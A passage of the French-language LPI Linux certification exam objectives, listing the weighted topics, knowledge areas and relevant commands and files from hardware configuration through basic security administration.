 - 104.7 Recherche de fichiers et placement des fichiers aux endroits adéquats
- Objectifs de l'examen LPI 102
 - *Sujet 105 : Shells, scripts et gestion de données*
 - 105.1 Personnalisation et utilisation de l'environnement du shell
 - 105.2 Personnalisation ou écriture de scripts simples
 - 105.3 Gestion de données SQL
 - *Sujet 106 : Interfaces et bureaux utilisateur*
 - 106.1 Installation et configuration de X11
 - 106.2 Configuration d'un gestionnaire d'affichage (Display Manager)
 - 106.3 Accessibilité
 - *Sujet 107 : Tâches d'administration*
 - 107.1 Gestion des comptes utilisateurs et des groupes ainsi que des fichiers systèmes concernés
 - 107.2 Automatisation des tâches d'administration par la planification des travaux
 - 107.3 Paramètres régionaux et langues
 - *Sujet 108 : Services systèmes essentiels*
 - 108.1 Gestion de l'horloge système
 - 108.2 Journaux systèmes
 - 108.3 Bases sur l'agent de transfert de courrier (MTA)
 - 108.4 Gestion des imprimantes et de l'impression
 - *Sujet 109 : Notions élémentaires sur les réseaux*
 - 109.1 Notions élémentaires sur les protocoles Internet
 - 109.2 Configuration réseau élémentaire
 - 109.3 Résolution de problèmes réseaux simples
 - 109.4 Configuration de la résolution de noms
 - *Sujet 110 : Sécurité*
 - 110.1 Tâches d'administration de sécurité
 - 110.2 Configuration de la sécurité du système
 - 110.3 Sécurisation des données avec le chiffrement
- Objectifs de l'examen LPI 201

- *Sujet 200 : Planification des ressources*
 - 200.1 Mesure de l'utilisation des ressources et résolution de problèmes (valeur : 6)
 - 200.2 Prévision des besoins en ressources (valeur : 2)
- *Sujet 201 : le noyau Linux*
 - 201.1 Composants du noyau (valeur : 2)
 - 201.2 Compilation du noyau (valeur : 3)
 - 201.3 Gestion du noyau à chaud et résolution de problèmes (valeur : 4)
- *Sujet 202 : Démarrage du système*
 - 202.1 Personnalisation des scripts de démarrage init SysV (valeur : 3)
 - 202.2 Récupération du système (valeur : 4)
 - 202.3 Chargeurs d'amorçage alternatifs (valeur : 2)
- *Sujet 203 : Systèmes de fichiers et périphériques*
 - 203.1 Intervention sur le système de fichiers Linux (valeur : 4)
 - 203.2 Maintenance des systèmes de fichiers Linux (valeur : 3)
 - 203.3 Options de création et de configuration des systèmes de fichiers (valeur : 2)
- *Sujet 204 : Administration avancée des périphériques de stockage*
 - 204.1 Configuration du RAID logiciel (valeur : 3)
 - 204.2 Ajustement des accès aux périphériques de stockage (valeur : 2)
 - 204.3 Gestionnaire de volumes logiques (valeur : 3)
- *Sujet 205 : Configuration réseau*
 - 205.1 Configuration réseau de base (valeur : 3)
 - 205.2 Configuration réseau avancée (valeur : 4)
 - 205.3 Résolution des problèmes réseau (valeur : 4)
- *Sujet 206 : Maintenance système*
 - 206.1 Compilation et installation de programmes à partir des sources (valeur : 2)
 - 206.2 Opérations de sauvegarde (valeur : 3)
 - 206.3 Information des utilisateurs (valeur : 1)
- Objectifs de l'examen LPI 202
 - *Sujet 207 : Serveur de nom de domaine*
 - 207.1 Configuration de base d'un serveur DNS (valeur : 3)
 - 207.2 Création et mise à jour des zones DNS (valeur : 3)
 - 207.3 Sécurisation d'un serveur DNS (valeur : 2)
 - *Sujet 208 : Services Web*
 - 208.1 Configuration élémentaire d'Apache (valeur : 4)
 - 208.2 Configuration d'Apache pour HTTPS (valeur : 3)
 - 208.3 Mise en place du serveur mandataire squid (valeur : 2)
 - 208.4 Mise en place de Nginx en tant que serveur Web et proxy inverse (valeur : 2)
 - *Sujet 209 : Partage de fichiers*
 - 209.1 Configuration d'un serveur SAMBA (valeur : 5)
 - 209.2 Configuration d'un serveur NFS (valeur : 3)
 - *Sujet 210 : Gestion des clients réseau*
 - 210.1 Configuration DHCP (valeur : 2)
 - 210.2 Authentification PAM (valeur : 3)
 - 210.3 Clients LDAP (valeur : 2)
 - 210.4 Configuration d'un serveur OpenLDAP (valeur : 4)
 - *Sujet 211 : Services de courrier électronique*
 - 211.1 Utilisation des serveurs de messagerie (valeur : 4)
 - 211.2 Distribution locale des courriels (valeur : 2)
 - 211.3 Distribution distante des courriels (valeur : 2)
 - *Sujet 212 : Sécurité du système*
 - 212.1 Configuration d'un routeur (valeur : 3)
 - 212.2 Gestion des serveurs FTP (valeur : 2)
 - 212.3 Shell sécurisé (SSH) (valeur : 4)
 - 212.4 Tâches de sécurité (valeur : 3)
 - 212.5 OpenVPN (valeur : 2)

Objectifs de l'examen LPI 101

Sujet 101 : Architecture système

101.1 Détermination et configuration des paramètres du matériel

Valeur	2
Description	Les candidats doivent être en mesure de déterminer et de configurer le matériel.

Domaines de connaissance les plus importants :

- Activer et désactiver les périphériques intégrés.
- Configurer les systèmes avec ou sans périphérique externe tels que les claviers.
- Savoir différencier les types de périphériques de stockage de masse.
- Connaître les différences entre les périphériques qui peuvent être connectés à froid ou à chaud.
- Déterminer les ressources matérielles des périphériques.
- Outils et commandes permettant d'obtenir des informations sur les périphériques (par exemple lsusb, lspci, etc.).
- Outils et commandes permettant de manipuler les périphériques USB.
- Compréhension des concepts sysfs, udev, dbus.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /sys/
- /proc/
- /dev/
- modprobe
- lsmod
- lspci
- lsusb

101.2 Démarrage du système

Valeur	3
Description	Les candidats doivent être en mesure de guider le système dans la procédure d'initialisation.

Domaines de connaissance les plus importants :

- Passage de commandes au chargeur de démarrage et passage de paramètres d'amorçage au noyau.
- Démontrer sa connaissance des séquences d'amorçage depuis le BIOS jusqu'à l'achèvement des séquences de démarrage.
- Compréhension de l'init SysV et de systemd.
- Sensibilisation à Upstart.
- Consulter les événements de la phase de démarrage dans les journaux (logs).

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- dmesg
- BIOS
- chargeur d'amorçage (bootloader)
- noyau
- initramfs
- init
- SysVinit
- systemd

101.3 Changement de niveaux d'exécution / des cibles de démarrage de systemd et arrêt ou redémarrage du système

Valeur	3
Description	Les candidats doivent être en mesure de gérer les niveaux d'exécution d'init SysV et les cibles (target) systemd du système. Cet objectif inclut le passage en mode mono-utilisateur, l'arrêt et le redémarrage du système. Les candidats doivent être en mesure de prévenir les utilisateurs avant de changer de niveau

Description	d'exécution ou de cible systemd (target) et de terminer correctement les processus. Cet objectif inclut également le paramétrage du niveau d'exécution ou de la cible systemd par défaut. Il inclut également la connaissance d'Upstart comme alternative à init SysV ou à systemd.
--------------------	---

Domaines de connaissance les plus importants :

- Paramétrage du niveau d'exécution ou de la cible systemd par défaut.
- Passage d'un niveau d'exécution / d'une cible systemd à un(e) autre, y compris en mode mono-utilisateur.
- Arrêt et redémarrage du système en ligne de commande.
- Avertissement des utilisateurs avant un changement de niveau d'exécution / de cible systemd ou pour d'autres événements système importants.
- Terminer les processus correctement.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/inittab
- shutdown
- init
- /etc/init.d/
- telinit
- systemd
- systemctl
- /etc/systemd/
- /usr/lib/systemd/
- wall

Sujet 102 : Installation de Linux et gestion de paquetages**102.1 Conception du schéma de partitionnement**

Valeur	2
Description	Les candidats doivent être en mesure de concevoir un schéma de partitionnement du disque dur pour un système Linux.

Domaines de connaissance les plus importants :

- Répartition des systèmes de fichiers et de l'espace d'échange (swap) sur des partitions ou des disques séparés.
- Ajustement du schéma de partitionnement en fonction de l'usage prévu du système.
- Vérification que la partition /boot est conforme aux besoins de l'architecture matérielle pour le démarrage.
- Connaissance des caractéristiques de base de LVM.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- système de fichiers racine /
- système de fichiers /var
- système de fichiers /home
- système de fichiers /boot
- espace d'échange swap
- points de montage
- partitions

102.2 Installation d'un gestionnaire d'amorçage

Valeur	2
Description	Les candidats doivent être en mesure de sélectionner, d'installer et de configurer un gestionnaire d'amorçage.

Domaines de connaissance les plus importants :

- Démarrage sur des images d'amorçage alternatives et sauvegarde des options de démarrage.

- Modifications élémentaires pour GRUB2.
- Interactions avec le chargeur d'amorçage.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- menu.lst, grub.cfg et grub.conf
- grub-install
- grub-mkconfig
- MBR

102.3 Gestion des bibliothèques partagées

Valeur	1
Description	Les candidats doivent être en mesure de déterminer les bibliothèques partagées dont dépendent les programmes et les installer en cas de besoin.

Domaines de connaissance les plus importants :

- Identification des bibliothèques partagées.
- Identification des emplacements typiques des bibliothèques systèmes.
- Chargement des bibliothèques partagées.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- ldd
- ldconfig
- /etc/ld.so.conf
- LD_LIBRARY_PATH

102.4 Utilisation du gestionnaire de paquetage Debian

Valeur	3
Description	Les candidats doivent être en mesure de gérer les paquetages en utilisant les outils de gestion de paquetages Debian.

Domaines de connaissance les plus importants :

- Installation, mise à jour et désinstallation des paquetages binaires Debian.
- Recherche des paquetages contenant des fichiers ou des bibliothèques spécifiques installés ou non.
- Obtention d'informations sur un paquetage Debian comme la version, le contenu, les dépendances, l'intégrité du paquetage, et l'état d'installation (que le paquetage soit installé ou non).

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/apt/sources.list
- dpkg
- dpkg-reconfigure
- apt-get
- apt-cache
- aptitude

102.5 Utilisation des gestionnaires de paquetage RPM et YUM

Valeur	3
Description	Les candidats doivent être en mesure de gérer les paquetages avec les outils RPM et YUM.

Domaines de connaissance les plus importants :

- Installation, réinstallation, mise à jour et suppression des paquetages avec RPM et YUM.

- Obtention d'informations sur un paquetage RPM comme la version, le contenu, les dépendances, l'intégrité du paquetage, la signature et l'état d'installation.
- Détermination des fichiers relatifs à un paquetage donné, et recherche du paquetage auquel appartient un fichier donné.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- rpm
- rpm2cpio
- /etc/yum.conf
- /etc/yum.repos.d/
- yum
- yumdownloader

Sujet 103 : Commandes GNU et Unix

103.1 Travail en ligne de commande

Valeur	4
Description	Les candidats doivent être en mesure d'interagir avec des shells et des commandes à partir de la ligne de commande. Cet objectif est basé sur le shell Bash.

Domaines de connaissance les plus importants :

- Utilisation de commandes ou de séquences de commandes pour réaliser des tâches simples en ligne de commande.
- Utilisation et modification de l'environnement du shell, en particulier la définition, l'export et le référencement des variables d'environnement.
- Utilisation et édition de l'historique des commandes.
- Exécution des commandes comprises ou non dans le chemin (path) par défaut.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- bash
- echo
- env
- export
- pwd
- set
- unset
- man
- uname
- history
- .bash_history

103.2 Traitement de flux de type texte avec des filtres

Valeur	3
Description	Les candidats doivent être en mesure d'appliquer des filtres à un flux de type texte.

Domaines de connaissance les plus importants :

- Envoi de fichiers textes ou de sorties de commandes à des filtres textuels pour les modifier en utilisant des commandes UNIX appartenant au paquetage GNU textutils.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- cat
- cut
- expand
- fmt
- head

- join
- less
- nl
- od
- paste
- pr
- sed
- sort
- split
- tail
- tr
- unexpand
- uniq
- wc

103.3 Gestion élémentaire des fichiers

Valeur	4
Description	Les candidats doivent être en mesure d'utiliser les commandes Linux de base pour gérer les fichiers et les répertoires.

Domaines de connaissance les plus importants :

- Copie, déplacement et suppression des fichiers ou des répertoires individuellement.
- Copie récursive de plusieurs fichiers et répertoires.
- Suppression récursive de fichiers et répertoires.
- Utilisation simple et avancée des caractères génériques (wildcard) dans les commandes.
- Utilisation de find pour localiser et agir sur des fichiers en se basant sur leurs types, leurs tailles ou leurs temps (de création, modification ou accès).
- Utilisation des commandes tar, cpio et dd.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- cp
- find
- mkdir
- mv
- ls
- rm
- rmdir
- touch
- tar
- cpio
- dd
- file
- gzip
- gunzip
- bzip2
- xz
- motifs de fichiers (file globbing)

103.4 Utilisation des flux, des tubes et des redirections

Valeur	4
Description	Les candidats doivent être en mesure de rediriger des flux et de les associer pour traiter efficacement des données textuelles. Ces tâches incluent les redirections de l'entrée standard, de la sortie standard et de l'erreur standard, la redirection de la sortie d'une commande vers l'entrée d'une autre, l'utilisation de la sortie d'une commande comme paramètres pour une autre commande et l'envoi de la sortie à la fois sur la sortie standard et dans un fichier.

Domaines de connaissance les plus importants :

- Redirection de l'entrée standard, de la sortie standard et de l'erreur standard.
- Connexion de la sortie d'une commande à l'entrée d'une autre commande.
- Utilisation de la sortie d'une commande comme paramètres d'une autre commande.
- Envoi simultané du résultat d'une commande vers la sortie standard et vers un fichier.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- tee
- xargs

103.5 Création, contrôle et interruption des processus

Valeur	4
Description	Les candidats doivent être en mesure d'effectuer une gestion élémentaire des processus.

Domaines de connaissance les plus importants :

- Exécution de tâches au premier plan et en arrière plan.
- Indiquer à un programme qu'il doit continuer à s'exécuter après la déconnexion.
- Contrôle des processus actifs.
- Sélection et tri des processus à afficher.
- Envoi de signaux aux processus.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- &
- bg
- fg
- jobs
- kill
- nohup
- ps
- top
- free
- uptime
- pgrep
- pkill
- killall
- screen

103.6 Modification des priorités des processus

Valeur	2
Description	Les candidats doivent être en mesure de gérer les priorités des processus.

Domaines de connaissance les plus importants :

- Connaissance de la priorité par défaut affectée à un nouveau processus.
- Exécution de programme avec une priorité plus haute ou plus basse que celle par défaut.
- Changement de la priorité d'un processus en cours d'exécution.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- nice
- ps
- renice
- top

103.7 Recherche dans des fichiers texte avec les expressions rationnelles

Valeur	2
Description	Les candidats doivent être en mesure de manipuler des fichiers et des données de type texte en utilisant des expressions rationnelles. Cet objectif inclut la création d'expressions rationnelles simples contenant différents caractères de notation. Cela inclut également l'utilisation des expressions rationnelles dans des commandes pour effectuer des recherches dans une arborescence ou dans le contenu d'un fichier.

Domaines de connaissance les plus importants :

- Création d'expressions rationnelles simples contenant différents éléments de notation.
- Utilisation des expressions rationnelles dans des commandes pour effectuer des recherches dans une arborescence ou dans le contenu d'un fichier.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- grep
- egrep
- fgrep
- sed
- regex(7)

103.8 Édition de fichiers texte avec vi

Valeur	3
Description	Les candidats doivent être en mesure d'édition des fichiers texte avec vi. Cet objectif inclut le déplacement dans vi, les modes de base de vi, l'insertion, la modification, la suppression, la copie et la recherche de texte.

Domaines de connaissance les plus importants :

- Déplacement dans un document édité avec vi.
- Utilisation des modes de base de vi.
- Insertion, modification, suppression, copie et recherche de texte.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- vi
- /, ?
- h,j,k,l
- i, o, a
- c, d, p, y, dd, yy
- ZZ, :wl, :ql, :e!

Sujet 104 : Disques, systèmes de fichiers Linux , arborescence de fichiers standard (FHS)

104.1 Crédation des partitions et des systèmes de fichiers

Valeur	2
Description	Les candidats doivent être en mesure de configurer le partitionnement des disques puis de créer des systèmes de fichiers sur des supports comme les disques durs. Ceci inclut la prise en charge des partitions d'échange (swap).

Domaines de connaissance les plus importants :

- Gestion des tables de partition MBR
- Utilisation des différentes commandes mkfs pour le paramétrage des partitions et la création des différents systèmes de fichiers comme :
 - ext2/ext3/ext4

- XFS
- VFAT
- Sensibilisation à ReiserFS et Btrfs
- Connaissance de base de gdisk et parted avec les partitions GPT.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- fdisk
- gdisk
- parted
- mkfs
- swap

104.2 Maintenance de l'intégrité des systèmes de fichiers

Valeur	2
Description	Les candidats doivent être en mesure de maintenir l'intégrité d'un système de fichiers standard, ainsi que les informations supplémentaires associées à la journalisation.

Domaines de connaissance les plus importants :

- Vérification de l'intégrité des systèmes de fichiers.
- Contrôle de l'espace et des inodes libres.
- Réparation de problèmes élémentaires sur les systèmes de fichiers.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- du
- df
- fsck
- e2fsck
- mke2fs
- debugfs
- dumpe2fs
- tune2fs
- commandes XFS (comme xfs_metadump et xfs_info)

104.3 Montage et démontage des systèmes de fichiers

Valeur	3
Description	Les candidats doivent être en mesure de configurer le montage d'un système de fichiers.

Domaines de connaissance les plus importants :

- Montage et démontage manuel des systèmes de fichiers.
- Configuration du montage des systèmes de fichiers au démarrage du système.
- Configuration des options de montage des systèmes de fichiers.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/fstab
- /media/
- mount
- umount

104.4 Gestion des quotas de disque

Valeur	1
Description	Les candidats doivent être en mesure de gérer les quotas de disque pour les utilisateurs.

Domaines de connaissance les plus importants :

- Configuration d'un quota de disque pour un système de fichiers.
- Édition, vérification et génération des rapports d'utilisation de quotas des utilisateurs.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- quota
- edquota
- repquota
- quotaon

104.5 Gestion des permissions et de la propriété sur les fichiers

Valeur	3
Description	Les candidats doivent être en mesure de contrôler l'accès aux fichiers en utilisant les droits d'accès et les propriétés appropriés.

Domaines de connaissance les plus importants :

- Gestion des permissions d'accès sur les fichiers standards et les fichiers spéciaux, ainsi que sur les répertoires.
- Utilisation des modes d'accès comme suid, sgid et sticky bit pour maintenir la sécurité.
- Savoir changer le masque de création des fichiers par défaut.
- Utilisation du champ groupe pour attribuer les permissions aux membres d'un groupe.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- chmod
- umask
- chown
- chgrp

104.6 Création et modification des liens physiques et symboliques sur les fichiers

Valeur	2
Description	Les candidats doivent être en mesure de créer et de gérer les liens physiques et symboliques vers un fichier.

Domaines de connaissance les plus importants :

- Création des liens.
- Identification des liens physiques et/ou symboliques.
- Copie versus liens vers les fichiers.
- Utilisation des liens pour les tâches d'administration système.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- ln
- ls

104.7 Recherche de fichiers et placement des fichiers aux endroits adéquats

Valeur	2
Description	Les candidats doivent être parfaitement familiarisés avec la norme de la hiérarchie des systèmes de fichiers (FHS - Filesystem Hierarchy Standard), y compris le placement adéquat des fichiers et l'organisation des répertoires.

Domaines de connaissance les plus importants :

- Compréhension de l'emplacement correct des fichiers dans le FHS.

- Recherche de fichiers et de commandes sur un système Linux
- Connaissance de l'emplacement et du but des fichiers et des répertoires importants tels que définis dans la FHS.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- find
- locate
- updatedb
- whereis
- which
- type
- /etc/updatedb.conf

Objectifs de l'examen LPI 102

Sujet 105 : Shells, scripts et gestion de données

105.1 Personnalisation et utilisation de l'environnement du shell

Valeur	4
Description	Les candidats doivent être en mesure de personnaliser l'environnement du shell afin de l'adapter aux besoins des utilisateurs. Les candidats doivent pouvoir modifier les profils globaux et utilisateurs.

Domaines de connaissance les plus importants :

- Définition des variables environnement (par exemple le PATH) utilisées lors de la connexion ou au lancement d'un nouveau shell.
- Réalisation de fonctions BASH pour des séquences de commandes fréquentes.
- Mise à jour des répertoires squelette pour les nouveaux comptes utilisateurs.
- Définition correcte de la liste des chemins d'accès pour les commandes.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- .
- source
- /etc/bash.bashrc
- /etc/profile
- env
- export
- set
- unset
- ~/.bash_profile
- ~/.bash_login
- ~/.profile
- ~/.bashrc
- ~/.bash_logout
- function
- alias
- lists

105.2 Personnalisation ou écriture de scripts simples

Valeur	4
Description	Les candidats doivent être en mesure de personnaliser des scripts existants ou d'écrire des scripts Bash simples.

Domaines de connaissance les plus importants :

- Utilisation de la syntaxe standard du shell sh (boucles, tests).
- Utilisation de la substitution de commandes.

- Test de la valeur de retour d'une fonction indiquant la réussite, l'échec ou d'autres informations.
- Envoi conditionnel de courriels au superutilisateur.
- Sélection correcte de l'interpréteur de commandes à utiliser dans l'entête du script (#!).
- Gestion de l'emplacement, des propriétés, des droits d'exécution et les droits spéciaux (suid) des scripts.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- for
- while
- test
- if
- read
- seq
- exec

105.3 Gestion de données SQL

Valeur	2
Description	Les candidats doivent être en mesure d'interroger une base de données et de manipuler les données en utilisant le langage SQL. Cet objectif inclut l'écriture de requêtes de jointure sur 2 tables et l'utilisation de sous requêtes.

Domaines de connaissance les plus importants :

- Utilisation de commandes SQL de base.
- Manipulation élémentaire de données.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- insert
- update
- select
- delete
- from
- where
- group by
- order by
- join

Sujet 106 : Interfaces et bureaux utilisateur

106.1 Installation et configuration de X11

Valeur	2
Description	Les candidats doivent être en mesure d'installer et de configurer un serveur X11.

Domaines de connaissance les plus importants :

- Vérification que la carte graphique et que le moniteur sont pris en charge par le serveur X .
- Connaissances de base sur le serveur de police.
- Compréhension et connaissances de base du fichier de configuration de X Window.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/X11/xorg.conf
- xhost
- DISPLAY
- xwininfo
- xdpyinfo
- X

106.2 Configuration d'un gestionnaire d'affichage (Display Manager)

Valeur	1
Description	Les candidats doivent être en mesure de décrire les principales fonctionnalités et la configuration du gestionnaire de connexion LightDM. Cet objectif couvre la connaissance des gestionnaires d'affichage XDM (X Display Manager), GDM (Gnome Display Manager) et KDM (KDE Display Manager).

Domaines de connaissance les plus importants :

- Configuration de base de LightDM.
- Activation et désactivation du gestionnaire d'affichage.
- Modification du message de bienvenue.
- Sensibilisation à XDM, KDM and GDM.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- lightdm
- /etc/lightdm/

106.3 Accessibilité

Valeur	1
Description	Les candidats devront faire la preuve de leurs connaissances et de leur sensibilisation aux technologies d'accessibilité.

Domaines de connaissance les plus importants :

- Connaissance de base des options d'accessibilité du clavier (AccessX).
- Connaissance de base des paramètres d'affichage et des thèmes.
- Connaissance de base des techniques d'assistance visuelle et auditive.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- Touches Difficile/Répétition.
- Touches Lent/Rebond/Inverser.
- Touches de la souris.
- Thèmes du bureau à fort contraste ou grandes polices.
- Lecteur d'écran.
- Lecteur braille.
- Loupe d'écran.
- Clavier virtuel.
- Gestuelle des doigts et des mains (utilisées pour connexion, par exemple avec GDM).
- Orca.
- GOK.
- emacspeak.

Sujet 107 : Tâches d'administration

107.1 Gestion des comptes utilisateurs et des groupes ainsi que des fichiers systèmes concernés

Valeur	5
Description	Les candidats doivent être en mesure d'ajouter, de supprimer, de suspendre et de modifier des comptes utilisateurs.

Domaines de connaissance les plus importants :

- Ajout, modification et suppression d'utilisateurs et de groupes.
- Gestion des informations associées aux utilisateurs et aux groupes dans les fichiers de bases de données système.
- Création et gestion de comptes pour des usages spécifiques et limités.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/passwd
- /etc/shadow
- /etc/group
- /etc/skel/
- chage
- getent
- groupadd
- groupdel
- groupmod
- passwd
- useradd
- userdel
- usermod

107.2 Automatisation des tâches d'administration par la planification des travaux

Valeur	4
Description	Les candidats doivent être en mesure d'utiliser cron et anacron pour exécuter des commandes planifiées et récurrentes ainsi que d'utiliser at pour lancer des commandes à un instant précis.

Domaines de connaissance les plus importants :

- Gestion des tâches cron et at.
- Configuration des accès aux services cron et atd.
- Configuration d'anacron.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/cron.{d,daily,hourly,monthly,weekly}/
- /etc/at.deny
- /etc/at.allow
- /etc/crontab
- /etc/cron.allow
- /etc/cron.deny
- /var/spool/cron/
- crontab
- at
- atq
- atm
- anacron
- /etc/anacrontab

107.3 Paramètres régionaux et langues

Valeur	3
Description	Les candidats doivent être en mesure de paramétriser le système dans une langue autre que l'anglais. Cet objectif inclut la compréhension de l'intérêt de LANG=C pour l'écriture de scripts.

Domaines de connaissance les plus importants :

- Configuration de l'environnement linguistique et des variables d'environnement correspondantes.
- Configuration du fuseau horaire et des variables d'environnement correspondantes.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/timezone
- /etc/localtime

- /usr/share/zoneinfo/
- LC_*
- LC_ALL
- LANG
- TZ
- /usr/bin/locale
- tzselect
- timedatectl
- date
- iconv
- UTF-8
- ISO-8859
- ASCII
- Unicode

Sujet 108 : Services systèmes essentiels

108.1 Gestion de l'horloge système

Valeur	3
Description	Les candidats doivent être en mesure de maintenir l'horloge système et de synchroniser l'horloge avec le protocole NTP.

Domaines de connaissance les plus importants :

- Configuration de la date et de l'heure système.
- Configuration de l'horloge matérielle correctement en temps UTC.
- Configuration du fuseau horaire.
- Configuration élémentaire de NTP.
- Connaissance du service pool.ntp.org.
- Connaissance de base de la commande ntpq.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /usr/share/zoneinfo/
- /etc/timezone
- /etc/localtime
- /etc/ntp.conf
- date
- hwclock
- ntpd
- ntpdate
- pool.ntp.org

108.2 Journaux systèmes

Valeur	3
Description	Les candidats doivent être en mesure de configurer le service syslogd. Cet objectif inclut également la configuration du serveur de log pour envoyer la sortie des journaux vers un serveur central ou pour accepter les journaux en tant que serveur central. L'utilisation du sous-système de gestion de journal systemd est couverte. De même, la connaissance des alternatives que sont rsyslog et syslog-ng est au programme.

Domaines de connaissance les plus importants :

- Configuration du service syslog.
- Compréhension des sous-systèmes (facilities), priorités et actions standards.
- Configuration de logrotate.
- Connaissance de base de rsyslog et syslog-ng.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- syslog.conf
- syslogd
- klogd
- /var/log/
- logger
- logrotate
- /etc/logrotate.conf
- /etc/logrotate.d/
- journalctl
- /etc/systemd/journald.conf
- /var/log/journal/

108.3 Bases sur l'agent de transfert de courrier (MTA)

Valeur	3
Description	Les candidats doivent connaître les principaux serveurs SMTP, être capables de faire suivre les courriers (forward) et de configurer les alias sur un poste client. Les autres fichiers de configuration ne sont pas au programme.

Domaines de connaissance les plus importants :

- Création des alias de courriel.
- Transfert de courriel (forward).
- Connaissance des principaux serveurs SMTP (postfix, sendmail, qmail et exim) (pas de configuration).

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- ~/.forward
- couche d'émulation des commandes sendmail
- newaliases
- mail
- mailq
- postfix
- sendmail
- exim
- qmail

108.4 Gestion des imprimantes et de l'impression

Valeur	2
Description	Les candidats doivent être en mesure de gérer les files et les travaux d'impression avec CUPS et d'utiliser les commandes de compatibilité avec le système d'impression LPD.

Domaines de connaissance les plus importants :

- Configuration élémentaire de CUPS (pour les imprimantes locales et distantes).
- Gestion des files d'attente des utilisateurs.
- Résolution des problèmes d'impression.
- Ajout et suppression des travaux des files d'impression configurées.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- Fichiers, outils et utilitaires de configuration de CUPS
- /etc/cups/
- Interface héritée de lpd (lpr, lprm, lpq)

Sujet 109 : Notions élémentaires sur les réseaux

109.1 Notions élémentaires sur les protocoles Internet

Valeur	4
Description	Les candidats doivent être en mesure de démontrer leur bonne connaissance des fondamentaux sur les réseaux TCP/IP.

Domaines de connaissance les plus importants :

- Compréhension des masques réseau et de la notation CIDR.
- Connaissance des différences entre les adresses IP privées et publiques.
- Connaissance des ports TCP et UDP les plus courants (20, 21, 22, 23, 25, 53, 80, 110, 123, 139, 143, 161, 162, 389, 443, 465, 514, 636, 993, 995).
- Connaissance des caractéristiques principales et des différences entre UDP, TCP et ICMP.
- Connaissance des différences principales entre IPv4 et IPv6.
- Connaissance des caractéristiques de base d'IPv6.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/services
- IPv4, IPv6
- Sous-réseaux
- TCP, UDP, ICMP

109.2 Configuration réseau élémentaire

Valeur	4
Description	Les candidats doivent être en mesure d'afficher, de modifier et de vérifier les paramètres de configuration réseau sur les postes de travail.

Domaines de connaissance les plus importants :

- Configuration manuelle et automatique des interfaces réseau.
- Configuration TCP/IP élémentaire d'une machine.
- Définition d'une route par défaut .

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/hostname
- /etc/hosts
- /etc/nsswitch.conf
- ifconfig
- ifup
- ifdown
- ip
- route
- ping

109.3 Résolution de problèmes réseaux simples

Valeur	4
Description	Les candidats doivent être en mesure de dépanner les problèmes réseau sur les postes de travail.

Domaines de connaissance les plus importants :

- Configuration manuelle et automatique des interfaces réseau et des tables de routage, y compris l'ajout, le lancement, l'arrêt, le redémarrage, la suppression et la reconfiguration des interfaces réseau.
- Modification, affichage, ou configuration de la table de routage et correction manuelle d'une route par défaut mal configurée.
- Résolution des problèmes associés à la configuration réseau.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- ifconfig
- ip
- ifup
- ifdown
- route
- host
- hostname
- dig
- netstat
- ping
- ping6
- traceroute
- traceroute6
- tracepath
- tracepath6
- netcat

109.4 Configuration de la résolution de noms

Valeur	2
Description	Les candidats doivent être en mesure de configurer la résolution de noms d'hôtes sur les postes de travail.

Domaines de connaissance les plus importants :

- Requêtes sur serveurs DNS distants.
- Configuration de la résolution de nom locale et utilisation de serveurs DNS distants.
- Modification de l'ordre de la résolution des noms.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/hosts
- /etc/resolv.conf
- /etc/nsswitch.conf
- host
- dig
- getent

Sujet 110 : Sécurité

110.1 Tâches d'administration de sécurité

Valeur	3
Description	Les candidats doivent savoir vérifier la configuration du système afin de s'assurer que la sécurité de la machine est en accord avec les politiques de sécurité.

Domaines de connaissance les plus importants :

- Audit du système pour retrouver les fichiers ayant les permissions `suid/guid` positionnées.
- Définition ou modification des mots de passe utilisateur ainsi que des informations d'expiration du compte.
- Utilisation de nmap et netstat pour connaître les ports ouverts sur une machine
- Définition des limites utilisateur pour les connexions, les processus et l'utilisation de la mémoire.
- Détermination des connexions utilisateur passées ou actuelles.
- Configuration et utilisation élémentaire de sudo.

